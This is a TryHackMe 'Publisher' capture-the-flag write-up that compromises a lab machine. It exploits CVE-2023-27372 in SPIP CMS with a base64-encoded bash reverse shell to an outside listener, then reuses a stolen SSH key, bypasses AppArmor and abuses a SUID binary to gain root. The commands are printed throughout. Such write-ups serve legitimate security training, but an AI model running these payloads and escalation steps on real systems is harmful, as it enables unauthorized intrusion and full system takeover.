TryHackMe: Publisher

Publisher started by discovering a vulnerable SPIP CMS installation by directory fuzzing. Using a remote code execution (RCE) vulnerability in the SPIP CMS, we get a shell on a container. Inside the container, we find an SSH key for a user and use it to pivot to the host. On the host, we discover a SUID binary that executes a bash script as the root user. Even though the bash script it runs is writable, an AppArmor profile prevents us from writing to it. After bypassing the AppArmor, we are able to write to the script, and by running the SUID binary, we get a shell as root.
Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.159.24
Nmap scan report for 10.10.159.24
Host is up (0.098s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Publisher's Pulse: SPIP Insights & Tips
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two ports open.
- 22/SSH
- 80/HTTP
Port 80
At http://10.10.159.24/, we get a static page about SPIP CMS.

Shell as www-data
Discovering SPIP CMS
Using gobuster to fuzz for directories, we discover the /spip endpoint.
1
2
3
$ gobuster dir -u 'http://10.10.159.24/' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -t 100
...
/spip                 (Status: 301) [Size: 311] [--> http://10.10.159.24/spip/]

At http://10.10.159.24/spip/, we discover a SPIP CMS installation.

Checking the source code for the page, we can discover SPIP CMS is version 4.2.0.
Remote Code Execution on SPIP CMS
Looking for vulnerabilities in SNIP CMS 4.2.0, we came across CVE-2023-27372, a remote code execution vulnerability.
We can find a POC for it here.
Since the POC code already uses quotes in the payload, we can use base64 to not deal with escaping the ones in our reverse shell payload.
1
2
$ echo -n "bash -c '/bin/bash -i >& /dev/tcp/10.11.72.22/443 0>&1'" | base64 -w0
YmFzaCAtYyAnL2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjExLjcyLjIyLzQ0MyAwPiYxJw==
Now, running the PoC with our payload, we get a shell as the www-data user inside a Docker container.
1
$ python3 CVE-2023-27372.py -u 'http://10.10.159.24/spip' -c "echo YmFzaCAtYyAnL2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjExLjcyLjIyLzQ0MyAwPiYxJw==|base64 -d|bash"
1
2
3
4
5
6
7
8
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.159.24] 40098
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@41c976e507f8:/home/think/spip/spip$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We can read the user flag at /home/think as the www-data user.
1
2
www-data@41c976e507f8:/home/think$ wc -c user.txt
35 user.txt
Shell as think
Examining the Filesystem
We also notice the existence of the .ssh directory inside /home/think.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@41c976e507f8:/home/think$ ls -la
total 48
drwxr-xr-x 8 think    think    4096 Feb 10 21:27 .
drwxr-xr-x 1 root     root     4096 Dec  7  2023 ..
lrwxrwxrwx 1 root     root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
drwx------ 2 think    think    4096 Nov 14  2023 .cache
drwx------ 3 think    think    4096 Dec  8  2023 .config
drwx------ 3 think    think    4096 Feb 10 21:22 .gnupg
drwxrwxr-x 3 think    think    4096 Jan 10 12:46 .local
-rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .python_history -> /dev/null
drwxr-xr-x 2 think    think    4096 Jan 10 12:54 .ssh
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .viminfo -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20  2023 spip
-rw-r--r-- 1 root     root       35 Feb 10 21:20 user.txt
Inside the /home/think/.ssh directory, we find an SSH key.
1
2
3
4
5
6
7
www-data@41c976e507f8:/home/think/.ssh$ ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10 12:54 .
drwxr-xr-x 8 think think 4096 Feb 10 21:27 ..
-rw-r--r-- 1 root  root   569 Jan 10 12:54 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10 12:48 id_rsa
-rw-r--r-- 1 think think  569 Jan 10 12:48 id_rsa.pub
Downloading the id_rsa key and testing it against the SSH service as the think user, we get a shell on the host.
1
2
3
4
$ ssh -i think_key think@10.10.159.24
...
think@publisher:~$ id
uid=1000(think) gid=1000(think) groups=1000(think)
Shell as root
Examining the SUID binary
Looking for any binaries with a SUID bit set, we find /usr/sbin/run_container.
1
2
3
4
5
6
think@publisher:~$ find / -type f -perm -u=s 2>/dev/null
...
/usr/sbin/run_container
...
think@publisher:~$ ls -la /usr/sbin/run_container
-rwsr-sr-x 1 root root 16760 Nov 14  2023 /usr/sbin/run_container
Running it allows us to perform some Docker operations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
think@publisher:~$ /usr/sbin/run_container
List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up 4 hours

Enter the ID of the container or leave blank to create a new one:
/opt/run_container.sh: line 16: validate_container_id: command not found

OPTIONS:
1) Start Container
2) Stop Container
3) Restart Container
4) Create Container
5) Quit
Choose an action for a container: 5
Exiting...

Looking for the strings in the binary, it is safe to assume it runs the /opt/run_container.sh script.
1
2
3
4
think@publisher:~$ strings /usr/sbin/run_container
...
/bin/bash
/opt/run_container.sh
We can also confirm this by looking at it in gHidra.
We have write permissions on /opt/run_container.sh.
1
2
think@publisher:~$ ls -la /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10 12:40 /opt/run_container.sh
But if we try to write to it, we get permission denied.
1
2
think@publisher:~$ echo "whoami" >> /opt/run_container.sh
-ash: /opt/run_container.sh: Permission denied
Apparmor Bypass
With the echo $SHELL command or looking at the /etc/passwd file, we can see that our shell is set to /usr/sbin/ash.
1
2
3
4
think@publisher:~$ echo $SHELL
/usr/sbin/ash
think@publisher:~$ cat /etc/passwd | grep think
think:x:1000:1000:,,,:/home/think:/usr/sbin/ash
At /etc/apparmor.d/usr.sbin.ash, we can find the AppArmor profile for it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
deny /opt/** wis what is preventing us from writing to/opt/run_container.sh.
And due to ix on /usr/bin/** mrix and /usr/sbin/** mrix, any program we execute that is found in these paths will also inherit this policy.
We can use the method mentioned here to bypass the AppArmor and spawn an unconfined shell.
We just need to modify it to write to /dev/shm instead of /tmp since the deny /tmp/** w rule prevents us from writing to /tmp.
1
2
3
4
5
think@publisher:~$ echo -e '#!/usr/bin/perl\nexec "/bin/sh"' > /dev/shm/test.pl
think@publisher:~$ chmod +x /dev/shm/test.pl
think@publisher:~$ /dev/shm/test.pl
$ id
uid=1000(think) gid=1000(think) groups=1000(think)
We can also bypass
AppArmorby copying one of the shells to/dev/shmand running it to get an unconfined shell. Since the inherit rule only applies to binaries under/usr/binand/usr/sbin.
With this shell, we are able to write to the /opt/run_container.sh file.
1
$ echo '#!/bin/bash\nchmod +s /bin/bash' > /opt/run_container.sh
Now, running the /usr/sbin/run_container, which in turn will run the /opt/run_container.sh script, we can see changed permissions on /bin/bash.
1
2
3
$ /usr/sbin/run_container
$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
At last, by running /bin/bash -p, we can get a shell as root and read the root flag.
1
2
3
4
5
$ /bin/bash -p
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0# wc -c /root/root.txt
35 /root/root.txt